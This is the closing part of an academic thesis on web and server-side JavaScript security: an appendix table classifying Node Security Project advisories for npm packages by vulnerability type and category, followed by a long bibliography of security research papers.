jadedown	Regular Expression Denial of Service	4
bittorrent-dht	Remote Memory Disclosure	5
ws	Remote Memory Disclosure	3
mysql	SQL Injection	1
hapi	Route level CORS config	2
ecstatic	Denial of Service	5
hapi	Denial of Service	1
mustache	Content Injection	1
handlebars	Content Injection	1
keystone	Authentication Weakness	3
milliseconds	Regular Expression Denial of Service	4
tar	Symlink Arbitrary File Overwrite	5
send	Root Path Disclosure	1
gm	Command Injection	1
ansi2html	Regular Expression Denial of Service	4
uglify-js	Regular Expression Denial of Service	4
secure-compare	Insecure Comparison	2
mapbox.js	Content Injection via TileJSON attribute	1
bleach	Regular Expression Denial of Service	4
ms	Regular Expression Denial of Service	4
hapi	Incorrect handling of CORS preflight request headers	3
ldapauth	LDAP Injection	1
datatables	Cross-Site Scripting	3
ldapauth-fork	LDAP Injection	1
ulgify-js	Incorrectly handling of non-boolean comparisons	2
ungit	Command injection	1
geddy	Directory traversal	1
semver	Regular Expression Denial Of Service	4
jsonwebtoken	Verification Bypass	2

Package	Vulnerability description	Category
marked	Regular Expression Denial Of Service	4
marked	VBScript Content Injection	1
sequelize	SQL Injection In Order	1
serve-static	Open Redirect	1
serve-index	XSS	3
inert	Hidden Directories Always Served	1
fancy-server	Directory Traversal	1
dns-sync	Command Injection	1
bassmaster	JavaScript Execution In Bassmaster	1
crumb	CORS Token Disclosure	1
express	No Charset In Content-Type Header	3
hapi	File Descriptor Leak Can Cause DoS Vulnerability	4
hapi	Rosetta-flash Jsonp Vulnerability	3
libyaml	Heap-based Buffer Overflow When Parsing YAML Tags	5
marked	Multiple Content Injection Vulnerabilities	1
nhouston	Directory Traversal	1
paypal-ipn	Validation Bypass	2
printer	Potential Command Injection On Untrusted Input	1
qs	Denial-of-Service Extended Event Loop Blocking	4
qs	Denial-of-Service Memory Exhaustion	4
remarkable	Content Injection	3
send	Directory Traversal	1
st	Directory Traversal	1
syntax-error	Potential For Script Injection	1
validator	IsURL Regular Expression Denial Of Service	4
validator	XSS Filter Bypass Via Encoded URL	3
yar	Denial-of-Service	4
js-yaml	Deserialization Code Execution	2
hubot-scripts	Scripts Potential Command Injection In Email.coffee	1
tomato	API Admin Auth Weakness	2
ep_imageconvert	Potential Command Injection In Ffprobe Functionality	1
libnotify	Unauthenticated Remote Command Injection	1
connect	Command Injection In Libnotify.notify	1
validator	XSS Filter Bypasses	3

Table B.3: An overview of all reported vulnerabilities of the Node Security Project with their associated vulnerability category, as defined in Section 4.6.2

Bibliography

[1] Modsecurity – the open source web application firewall. https://www.modsecurity.org/.

[2] Node.js homepage. https://nodejs.org.

[3] Stackoverflow developer survey results 2016. http://stackoverflow.com/research/developer-survey-2016.

[4] Flowfox: Research material. https://distrinet.cs.kuleuven.be/software/FlowFox/, 2013.

[5] AppSensor: Real-time event detection, analysis and response. http://appsensor.org/, January 2016.

[6] Lines of code of the Linux Kernel. https://www.linuxcounter.net/statistics/kernel, September 2016.

[7] Agten, P., Strackx, R., Jacobs, B., and Piessens, F. Secure compilation to modern processors. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2012), pp. 171–185.

[8] Agten, P., Van Acker, S., Brondsema, Y., Phung, P. H., Desmet, L., and Piessens, F. JSand: Complete Client-Side Sandboxing of Third-Party JavaScript without Browser Modifications. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2012), pp. 1–10.

[9] Akhawe, D., Barth, A., Lam, P. E., Mitchell, J., and Song, D. Towards a Formal Foundation of Web Security. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2010), pp. 290–304.

[10] Akhawe, D., Saxena, P., and Song, D. Privilege Separation in HTML5 Applications. In *Proceedings of the USENIX Security Symposium* (2012), pp. 429–444.

[11] Akritidis, P., Costa, M., Castro, M., and Hand, S. Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors. In *Proceedings of the USENIX Security Symposium* (2009), pp. 51–66.

[12] Askarov, A., and Sabelfeld, A. Tight Enforcement of Information-Release Policies for Dynamic Languages. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2009), pp. 43–59.

[13] Austin, T. H., and Flanagan, C. Permissive Dynamic Information Flow Analysis. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS)* (2010), pp. 3:1–3:12.

[14] Austin, T. H., and Flanagan, C. Multiple Facets for Dynamic Information Flow. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (2012), pp. 165–178.

[15] Baron, L. D. Preventing attacks on a user's history through css :visited selectors. `http://dbaron.org/mozilla/visited-privacy`, 2010.

[16] Barth, A. RFC 6265: HTTP State Management Mechanism. `http://tools.ietf.org/html/rfc6265`, 2011.

[17] Barth, A., Jackson, C., and Mitchell, J. C. Robust Defenses for Cross-Site Request Forgery. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2008), pp. 75–88.

[18] Barth, A., Jackson, C., and Mitchell, J. C. Securing Frame Communication in Browsers. In *Proceedings of the USENIX Security Symposium* (2008), pp. 17–30.

[19] Barthe, G., Crespo, J. M., Devriese, D., Piessens, F., and Rivas, E. Secure Multi-Execution through Static Program Transformation. *Proceedings of the International Conference on Formal Techniques for Distributed Systems (FMOODS/FORTE)* (2012), 186–202.

[20] Barthe, G., Crespo, J. M., Devriese, D., Piessens, F., and Rivas, E. Secure multi-execution through static program transformation: extended version. Tech. Rep. CW620, KU Leuven, April 2012.

[21] Bauer, L., Cai, S., Jia, L., Passaro, T., Stroucken, M., and Tian, Y. Run-time monitoring and formal analysis of information flows in Chromium. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)* (2015).

[22] Bello, L., and Russo, A. Towards a Taint Mode for Cloud Computing Web Applications. In *Proceedings of the ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (2012), pp. 7:1–7:12.

[23] Berners-Lee, T. *Weaving the Web: The Original Design and Ultimate Destiny of the World Wide Web.* HarperBusiness, 2000.

[24] Bichhawat, A., Rajani, V., Garg, D., and Hammer, C. Information flow control in WebKit's JavaScript bytecode. In *Proceedings of the International Conference on Principles of Security and Trust (POST)* (2014), pp. 159–178.

[25] Bielova, N. Survey on JavaScript Security Policies and their Enforcement Mechanisms in a Web Browser. *Journal of Logic and Algebraic Programming 82*, 8 (2013), 243–262.

[26] Bielova, N., Devriese, D., Massacci, F., and Piessens, F. Reactive non-interference for a browser model. In *Proceedings of the International Conference on Network and System Security (NSS)* (2011), pp. 97–104.

[27] Blankstein, A., and Freedman, M. J. Automating isolation and least privilege in web services. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2014), pp. 133–148.

[28] Bodin, M., Charguéraud, A., Filaretti, D., Gardner, P., Maffeis, S., Naudziuniene, D., Schmitt, A., and Smith, G. A Trusted Mechanised JavaScript Specification. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (2014), pp. 87–100.

[29] Bohannon, A., and Pierce, B. C. Featherweight Firefox: Formalizing the Core of a Web Browser. In *Proceedings of the USENIX Conference on Web Application Development (WebApps)* (2010), pp. 123–135.

[30] Bohannon, A., Pierce, B. C., Sjöberg, V., Weirich, S., and Zdancewic, S. Reactive Noninterference. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2009), pp. 79–90.

[31] Boloşteanu, I., and Garg, D. Asymmetric Secure Multi-execution with Declassification. In *Proceedings of the International Conference on Principles of Security and Trust (POST)* (2016), pp. 24–45.

[32] Braun, B., Gemein, P., Reiser, H. P., and Posegga, J. Control-Flow Integrity in Web Applications. In *Proceedings of the International Symposium on Engineering Secure Software and Systems (ESSoS)* (2013), Springer, pp. 1–16.

[33] Brown, F., and Stefan, D. Superhacks: Exploring and preventing vulnerabilities in browser binding code. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS)* (2016).

[34] Burket, J., Mutchler, P., Weaver, M., Zaveri, M., and Evans, D. GuardRails: A Data-Centric Web Application Security Framework. In *Proceedings of the USENIX Conference on Web Application Development (WebApps)* (2011), pp. 1–12.

[35] Cao, Y., Yegneswaran, V., Possas, P., and Chen, Y. Pathcutter: Severing the self-propagation path of xss javascript worms in social web networks. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)* (2012).

[36] Capizzi, R., Longo, A., Venkatakrishnan, V., and Sistla, A. Preventing Information Leaks through Shadow Executions. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2008), pp. 322–331.

[37] Chen, E. Y., Gorbaty, S., Singhal, A., and Jackson, C. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *Proceedings of the IEEE Workshop on Web 2.0 Security And Privacy (W2SP)* (2012), pp. 1–8.

[38] Chong, F., and Carraro, G. Architecture Strategies for Catching the Long Tail. Tech. rep., Microsoft Corporation, April 2006.

[39] Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged Information Flow for JavaScript. *ACM SIGPLAN Notices 44*, 6 (2009), 50–62.

[40] Conti, J. J., and Russo, A. A Taint Mode for Python via a Library. In *Proceedings of the Nordic Conference on Secure IT Systems (NordSec)* (2010), pp. 210–222.

[41] Crockford, D. ADSafe. `http://www.adsafe.org/`.

[42] Crockford, D. JavaScript: The World's Most Misunderstood Programming Language. `http://javascript.crockford.com/javascript.html`, 2001.

[43] Crockford, D. *JavaScript: The Good Parts*. O'Reilly Media, Inc., 2008.

[44] Crockford, D. The World's Most Misunderstood Programming Language Has Become the World's Most Popular Programming Language. `http://javascript.crockford.com/popular.html`, March 2008.

[45] Daniel, M., Honoroff, J., and Miller, C. Engineering Heap Overflow Exploits with JavaScript. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)* (2008), pp. 1–6.

[46] De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a Web Browser with Flexible and Precise Information Flow Control. `https://distrinet.cs.kuleuven.be/software/FlowFox/`.

[47] De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a Web Browser with Flexible and Precise Information Flow Control. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2012), pp. 748–759.

[48] De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. Secure Multi-Execution of Web Scripts: Theory and Practice. *Journal of Computer Security 22*, 4 (2014), 469–509.

[49] De Groef, W., Massacci, F., and Piessens, F. NodeSentry: Least-privilege Library Integration for Server-side JavaScript. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2014), pp. 446–455.

[50] De Groef, W., Subramanian, D., Johns, M., Piessens, F., and Desmet, L. Ensuring endpoint authenticity in WebRTC peer-to-peer communication. In *Proceedings of the Annual ACM Symposium on Applied Computing (SAC)* (2016), pp. 2103–2110.

[51] De Ryck, P. *Client-Side Web Security: Mitigating Threats against Web Sessions*. PhD thesis, University of Leuven, 2014.

[52] De Ryck, P., Desmet, L., Heyman, T., Piessens, F., and Joosen, W. Csfire: Transparent client-side mitigation of malicious cross-domain requests. *Lecture Notes in Computer Science 5965* (February 2010), 18–34.

[53] De Ryck, P., Desmet, L., Philippaerts, P., and Piessens, F. A Security Analysis of Next Generation Web Standards. Tech. rep., European Network and Information Security Agency (ENISA), 2011.

[54] Desmet, L., Joosen, W., Massacci, F., Philippaerts, P., Piessens, F., Siahaan, I., and Vanoverberghe, D. Security-by-contract on the .NET platform. *Information Security Technical Report 13*, 1 (2008), 25–32.

[55] Devriese, D., Birkedal, L., and Piessens, F. Reasoning about object capabilities with logical relations and effect parametricity. In *Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P)* (2016), pp. 147–162.

[56] Devriese, D., and Piessens, F. Noninterference Through Secure Multi-Execution. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2010), pp. 109–124.

[57] Dudau, V. What's powering Spartan? Internet Explorer, of course. http://www.neowin.net/news/whats-powering-spartan-internet-explorer-of-course, January 2015.

[58] ECMA International. ECMAScript 2016 Language Specification (Edition 7). http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf, 2016.

[59] Erlingsson, U. *The Inlined Reference Monitor Approach to Security Policy Enforcement*. PhD thesis, Cornell University, 2004.

[60] Faulkner, S., Eichholz, A., Leithead, T., and Danilo, A. HTML 5.2. http://w3c.github.io/html/, September 2016.

[61] Felleisen, M., Findler, R. B., and Flatt, M. *Semantics Engineering with PLT Redex.* MIT Press, 2009.

[62] Fielding, R. T., Gettys, J., Mogul, J. C., Nielsen, H. F., Masinter, L., Leach, P., and Berners-Lee, T. RFC 2616: Hypertext Transfer Protocol – HTTP/1.1. http://tools.ietf.org/html/rfc2616, 1999. [Online; 15-05-2011].

[63] Flanagan, D. *JavaScript: The Definitive Guide*, 6th ed. O'Reilly Media, Inc., 2011.

[64] Fournet, C., Swamy, N., Chen, J., Dagand, P.-E., Strub, P.-Y., and Livshits, B. Fully Abstract Compilation to JavaScript. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (2013), pp. 371–384.

[65] Fredrikson, M., Joiner, R., Jha, S., Reps, T., Hassen, S., and Yegneswaran, V. Efficient Runtime Policy Enforcement Using Counterexample-Guided Abstraction Refinement. In *Proceedings of the International Conference on Computer Aided Verification (CAV)* (2012), pp. 548–563.

[66] Gardner, P., Maffeis, S., and Smith, G. Towards A Program Logic for JavaScript. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (January 2012), pp. 31–44.

[67] Garsiel, T. How Browsers Work. http://taligarsiel.com/Projects/howbrowserswork1.htm, September 2016.

[68] Griffin, L., Butler, B., de Leastar, E., Jennings, B., and Botvich, D. On the Performance of Access Control Policy Evaluation. In *Proceedings of the IEEE International Symposium on Policies for Distributed Systems and Networks (POLICY)* (2012), pp. 25–32.

[69] Grosskurth, A., and Godfrey, M. W. A reference architecture for web browsers. In *Proceedings of the IEEE International Conference on Software Maintenance (ICSM)* (2005), pp. 661–664.

[70] Guha, A., Saftoiu, C., and Krishnamurthi, S. The Essence of JavaScript. In *Proceedings of the European Conference on Object-Oriented Programming (ECOOP)* (2010), pp. 126–150.

[71] Gunther, N. J. *Guerrilla capacity planning – a tactical approach to planning for highly scalable applications and services.* Springer, 2007.

[72] Guo, J. C., Sun, W., Huang, Y., Wang, Z. H., and Gao, B. A Framework for Native Multi-Tenancy Application Development and Management. In *Proceedings of the IEEE International Conference on E-Commerce Technology and the IEEE International Conference on Enterprise Computing, E-Commerce and E-Services (CEC-EEE)* (2007), pp. 551–558.

[73] Hanselman, S. JavaScript is Assembly Language for the Web: Part 2 - Madness or just Insanity? http://www.hanselman.com/blog/JavaScriptIsAssemblyLanguageForTheWebPart2MadnessOrJustInsanity.aspx, July 2011.

[74] Hedin, D., Bello, L., and Sabelfeld, A. Value-sensitive Hybrid Information Flow Control for a JavaScript-like Language. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2015), pp. 351–365.

[75] Hedin, D., Birgisson, A., Bello, L., and Sabelfeld, A. JSFlow: Tracking Information Flow in JavaScript and Its APIs. In *Proceedings of the Annual ACM Symposium on Applied Computing (SAC)* (2014), pp. 1663–1671.

[76] Hedin, D., and Sabelfeld, A. Information-Flow Security for a Core of JavaScript. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2012), pp. 3–18.

[77] Heiderich, M., Frosch, T., Jensen, M., and Holz, T. Crouching tiger - hidden payload: security risks of scalable vectors graphics. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2011), pp. 239–250.

[78] Heiderich, M., Niemietz, M., Schuster, F., Holz, T., and Schwenk, J. Scriptless Attacks – Stealing the Pie Without Touching the Sill. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2012), pp. 760–771.

[79] Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J., and Yang, Z. E. mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2013), pp. 777–788.

[80] Heyman, T., Preuveneers, D., and Joosen, W. Scalar: Systematic scalability analysis with the Universal Scalability Law. In *Proceedings of the International Conference on Future Internet of Things and Cloud* (2014), pp. 497–504.

[81] Hodges, J., Jackson, C., and Barth, A. Rfc 6797: Http strict transport security (hsts). http://tools.ietf.org/html/rfc6797, 2012.

[82] Hosek, P., Migliavacca, M., Papagiannis, I., Eyers, D. M., Evans, D., Shand, B., Bacon, J., and Pietzuch, P. SafeWeb: A Middleware for Securing

Ruby-based Web Applications. In *Proceedings of the International Middleware Conference* (2011), pp. 480–499.

[83] Huang, L.-S., Weinberg, Z., Evans, C., and Jackson, C. Protecting browsers from Cross-Origin CSS attacks. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2010), ACM, pp. 619–629.

[84] Jang, D., Jhala, R., Lerner, S., and Shacham, H. An Empirical Study of Privacy-Violating Information Flows in JavaScript Web Applications. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2010), pp. 270–283.

[85] Jaskelioff, M., and Russo, A. Secure Multi-Execution in Haskell. In *Andrei Ershov International Conference on Perspectives of System Informatics (PSI)* (2012), pp. 170–178.

[86] Jim, T., Swamy, N., and Hicks, M. Defeating script injection attacks with browser-enforced embedded policies. In *Proceedings of the International World Wide Web Conference (WWW)* (May 2007), pp. 601–610.

[87] Johns, M. On JavaScript Malware and related threats - Web page based attacks revisited. *Journal in Computer Virology 4*, 3 (August 2008), 161–178.

[88] Joiner, R., Reps, T., Jha, S., Dhawan, M., and Ganapathy, V. Efficient Runtime-enforcement Techniques for Policy Weaving. In *Proceedings of the ACM SIGSOFT International Symposium on Foundations of Software Engineering (FSE)* (2014), pp. 224–234.

[89] Jones, R. W. M., and Kelly, P. H. J. Backwards-compatible bounds checking for arrays and pointers in C programs. In *Proceedings of the International Workshop on Automatic Debugging* (1997), pp. 13–26.

[90] Just, S., Cleary, A., Shirley, B., and Hammer, C. Information Flow Analysis for JavaScript. In *Proceedings of the ACM SIGPLAN International Workshop on Programming Language and Systems Technologies for Internet Clients* (2011), pp. 9–18.

[91] Kashyap, V., Wiedermann, B., and Hardekopf, B. Timing- and Termination-Sensitive Secure Information Flow: Exploring a New Approach. In *Proceedings of the IEEE Conference on Security and Privacy* (2011), pp. 413–428.

[92] Kavanagh, K. M., Nicolett, M., and Rochford, O. Magic Quadrant for Security Information and Event Management. `http://www.gartner.com/technology/reprints.do?id=1-1W1N1U4&ct=140627`, June 2014.

[93] Keil, M., and Thiemann, P. TreatJS: Higher-order contracts for JavaScript. *arXiv:1504.08110* (2015).

[94] Khan, W., Calzavara, S., Bugliesi, M., De Groef, W., and Piessens, F. Client Side Web Session Integrity as a Non-interference Property. In *Proceedings of the International Conference on Information Systems Security (ICISS)* (2014), pp. 89–108.

[95] Khandelwal, S. Facebook Vulnerability Allows Hacker to Delete Any Photo Album. http://thehackernews.com/2015/02/hacking-facebook-photo-album.html, February 2015.

[96] Klein, C., Clements, J., Dimoulas, C., Eastlund, C., Felleisen, M., Flatt, M., McCarthy, J. A., Rafkind, J., Tobin-Hochstadt, S., and Findler, R. B. Run Your Research: On the Effectiveness of Lightweight Mechanization. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)* (2012), pp. 285–296.

[97] Kruchten, P. B. Architectural Blueprints – The "4+1" View Model of Software Architecture. *Journal of IEEE Software 12*, 6 (1995), 42–50.

[98] Krueger, T., Gehl, C., Rieck, K., and Laskov, P. TokDoc: A Self-Healing Web Application Firewall. In *Proceedings of the 2010 ACM Symposium on Applied Computing (SAC)* (2010), pp. 1846–1853.

[99] Laverdet, M. Try Out the New FBJS. *Facebook Developers* (January 2009).

[100] Le Guernic, G. *Confidentiality Enforcement Using Dynamic Information Flow Analyses.* PhD thesis, Kansas State University, 2007.

[101] Le Hors, A., and Jacobs, I. HTML 4.01 Specification. http://www.w3.org/TR/1999/REC-html401-19991224/, 1999. [Online; 15-05-2011].

[102] Lekies, S., Stock, B., and Johns, M. 25 Million Flows Later – Large-scale Detection of DOM-based XSS. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2013), pp. 1193–1204.

[103] Li, Z., Zhang, K., and Wang, X. Mash-IF: Practical information-flow control within client-side mashups. In *Proceedings of the IEEE/IFIP International Conference on Dependable Systems & Networks (DSN)* (2010), IEEE, pp. 251–260.

[104] Lie, H. W., and Bos, B. Cascading Style Sheets, level 1. https://www.w3.org/TR/1999/REC-CSS1-19990111, January 1999.

[105] Ligatti, J., Bauer, L., and Walker, D. Edit automata: Enforcement mechanisms for Run-time Security Policies. *International Journal of Information Security (IJIS) 4*, 1 (2005), 2–16.

[106] Livshits, B. Dynamic Taint Tracking in Managed Runtimes. Tech. Rep. MSR-TR-2012-114, Microsoft Research, 2012.

[107] Luo, Z., and Rezk, T. Mashic Compiler: Mashup Sandboxing based on Inter-frame Communication. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2012), pp. 157–170.

[108] Luo, Z., Santos, J. F., Matos, A. A., and Rezk, T. Mashic Compiler: Mashup Sandboxing based on Inter-frame Communication. *Journal of Computer Security preprint*, preprint (2016), 1–46.

[109] Maffeis, S., Mitchell, J. C., and Taly, A. An Operational Semantics for JavaScript. In *Proceedings of the Asian Symposium on Programming Languages and Systems (APLAS)* (2008), pp. 307–325.

[110] Maffeis, S., Mitchell, J. C., and Taly, A. Object Capabilities and Isolation of Untrusted Web Applications. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2010), pp. 125–140.

[111] Magazinius, J., Askarov, A., and Sabelfeld, A. A Lattice-based Approach to Mashup Security. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2010), pp. 15–23.

[112] Matos, A. A., Santos, J. F., and Rezk, T. An Information Flow Monitor for a Core of DOM – Introducing references and live primitives. In *Proceedings of the International Symposium on Trustworthy Global Computing (TGC)* (2014), pp. 1–16.

[113] McLean, J., Millen, J., and Gligor, V. Non-interference, who needs it? In *Proceedings of the IEEE Computer Security Foundations Workshop (CSFW)* (2001), pp. 237–238.

[114] Meyerovich, L. A., and Livshits, B. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2010), pp. 481–496.

[115] Microsoft. TypeScript: JavaScript that scales. `https://www.typescriptlang.org/`.

[116] Miller, M. S. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control.* PhD thesis, Johns Hopkins University, Baltimore, Maryland, USA, May 2006.

[117] Miller, M. S., Samuel, M., Laurie, B., Awad, I., and Stay, M. Caja: Safe active content in sanitized javascript. `http://google-caja.googlecode.com/files/caja-spec-2008-06-07.pdf`, June 2008.

[118] Mozilla. Modern JIT Compiler for JavaScript (IonMonkey). `https://wiki.mozilla.org/Platform/Features/IonMonkey`.

[119] Mozilla. Asm.js. http://asmjs.org/, September 2016.

[120] NetMarketShare. Desktop Top Browser Share Trend. http://www.netmarketshare.com/, September 2016.

[121] Nguyen-Tuong, A., Guarnieri, S., Greene, D., Shirley, J., and Evans, D. Automatically hardening web applications using precise tainting. In *Proceedings of the IFIP International Information Security Conference* (2005), pp. 372–382.

[122] Nicolay, J., Spruyt, V., and De Roover, C. Static Detection of User-specified Security Vulnerabilities in Client-side JavaScript. In *Proceedings of the ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (2016).

[123] Nikiforakis, N., Balduzzi, M., Van Acker, S., Joosen, W., and Balzarotti, D. Exposing the lack of privacy in file hosting services. In *Proceedings of the USENIX Conference on Large-scale Exploits and Emergent Threats (LEET)* (2011), USENIX Association, pp. 1–1.

[124] Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2012), pp. 736–747.

[125] Nikiforakis, N., Kapravelos, A., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. Cookieless Monster: Exploring the Ecosystem of Web-based Device Fingerprinting. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2013), pp. 541–555.

[126] Nikiforakis, N., Meert, W., Younan, Y., Johns, M., and Joosen, W. SessionShield: Lightweight protection against session hijacking. In *Proceedings of the International Symposium on Engineering Secure Software and Systems (ESSoS)* (February 2011), pp. 87–100.

[127] Ojamaa, A., and Düüna, K. Assessing the Security of Node.js Platform. In *Proceedings of the International Conference for Internet Technology and Secured Transactions (ICITST)* (2012), pp. 348–355.

[128] Opera. Opera Unite reinvents the Web. http://www.operasoftware.com/press/releases/general/opera-unite-reinvents-the-web, June 2009.

[129] Park, D., Ştefănescu, A., and Roşu, G. KJS: A Complete Formal Semantics of JavaScript. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2015), pp. 428–438.

[130] Phung, P. H., Sands, D., and Chudnov, A. Lightweight Self-Protecting JavaScript. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2009), pp. 47–60.

[131] Provos, N., Mavrommatis, P., Rajab, M. A., and Monrose, F. All Your iFRAMEs Point to Us. In *Proceedings of the USENIX Security Symposium* (2008), pp. 1–15.

[132] Provos, N., McNamee, D., Mavrommatis, P., Wang, K., and Modadugu, N. The Ghost In The Browser Analysis of Web-based Malware. In *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnets (HotBots)* (2007).

[133] Rafnsson, W., and Sabelfeld, A. Secure Multi-Execution: Fine-grained, Declassification-aware, and Transparent. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2013), pp. 33–48.

[134] Rafnsson, W., and Sabelfeld, A. Secure multi-execution: Fine-grained, declassification-aware, and transparent. *Journal of Computer Security 24*, 1 (2016), 39–90.

[135] Rajani, V., Bichhawat, A., Garg, D., and Hammer, C. Information flow control for event handling and the DOM in web browsers. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2015), pp. 366–379.

[136] Reis, C., Dunagan, J., Wang, H. J., Dubrovsky, O., and Esmeir, S. BrowserShield: Vulnerability-driven filtering of dynamic HTML. *ACM Transactions on the Web (TWEB) 1*, 11 (September 2007).

[137] Reynaert, T., De Groef, W., Devriese, D., Desmet, L., and Piessens, F. PESAP: a Privacy Enhanced Social Application Platform. In *Proceedings of the IEEE International Conference on Social Computing and IEEE International Conference on Privacy, Security, Risk and Trust (SOCIALCOM–PASSAT)* (2012), pp. 827–833.

[138] Richards, G., Hammer, C., Burg, B., and Vitek, J. The Eval that Men Do. In *Proceedings of the European Conference on Object-Oriented Programming (ECOOP)* (2011), pp. 52–78.

[139] Richards, G., Hammer, C., Nardelli, F. Z., Jagannathan, S., and Vitek, J. Flexible Access Control for JavaScript. In *Proceedings of the ACM Conference on Object-Oriented Programming, Systems, Languages & Applications (OOPSLA)* (2013).

[140] Richards, G., Lebresne, S., Burg, B., and Vitek, J. An Analysis of the Dynamic Behavior of JavaScript Programs. In *ACM SIGPLAN Notices* (2010), vol. 45, ACM, pp. 1–12.

[141] Romanosky, S. Examining the costs and causes of cyber incidents. *Journal of Cybersecurity 1*, 1 (2016), 1–15.

[142] Ruderman, J. Same origin policy for JavaScript. `https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript`, 2010.

[143] Russo, A., and Sabelfeld, A. Securing Timeout Instructions in Web Applications. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2009), pp. 92–106.

[144] Russo, A., Sabelfeld, A., and Chudnov, A. Tracking Information Flow in Dynamic Tree Structures. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)* (2009), pp. 86–103.

[145] Sabelfeld, A., and Myers, A. C. Language-Based Information-Flow Security. *IEEE Journal on Selected Areas of Communications (JSAC) 21*, 1 (January 2003), 5–19.

[146] Santos, J. F., and Rezk, T. An Information Flow Monitor-Inlining Compiler for Securing a Core of JavaScript. In *Proceedings of the International Conference on ICT Systems Security and Privacy Protection (IFIP SEC)* (2014), pp. 278–292.

[147] Schneider, F. B. Enforceable Security Policies. *ACM Transactions on Information and System Security (TISSEC) 3*, 1 (2000), 30–50.

[148] Schoepe, D., Balliu, M., Piessens, F., and Sabelfeld, A. Let's Face It: Faceted Values for Taint Tracking. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)* (2016), pp. 561–580.

[149] Singh, K., Moshchuk, A., Wang, H. J., and Lee, W. On the Incoherencies in Web Browser Access Control Policies. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2010), pp. 463–478.

[150] Stamm, S., Brandon, S., and Markham, G. Reining in the Web with Content Security Policy. In *Proceedings of the International Conference on World Wide Web (WWW)* (2010), pp. 921–930.

[151] Stefan, D. Confinement with origin web labels (w3c first public working draft). `https://www.w3.org/TR/COWL/`, May 2016.

[152] Stefan, D. Homepage Deian Stefan. `https://cseweb.ucsd.edu/~dstefan/`, September 2016.

[153] Stefan, D., Yang, E. Z., Marchenko, P., Russo, A., Herman, D., Karp, B., and Mazières, D. Protecting Users by Confining JavaScript with COWL. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (2014), pp. 131–146.

[154] Sullivan, B. Server-Side JavaScript Injection: Attacking and Defending NoSQL and Node.js. In *Black Hat USA* (2011).

[155] Ter Louw, M., Ganesh, K. T., and Venkatakrishnan, V. Adjail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the USENIX Security Symposium* (2010), pp. 24–38.

[156] Tilkov, S., and Vinoski, S. Node.js: Using JavaScript to Build High-Performance Network Programs. *IEEE Internet Computing 14*, 6 (2010), 80–83.

[157] Ullman, C., and Dykes, L. *Beginning Ajax*. Wiley, 2007.

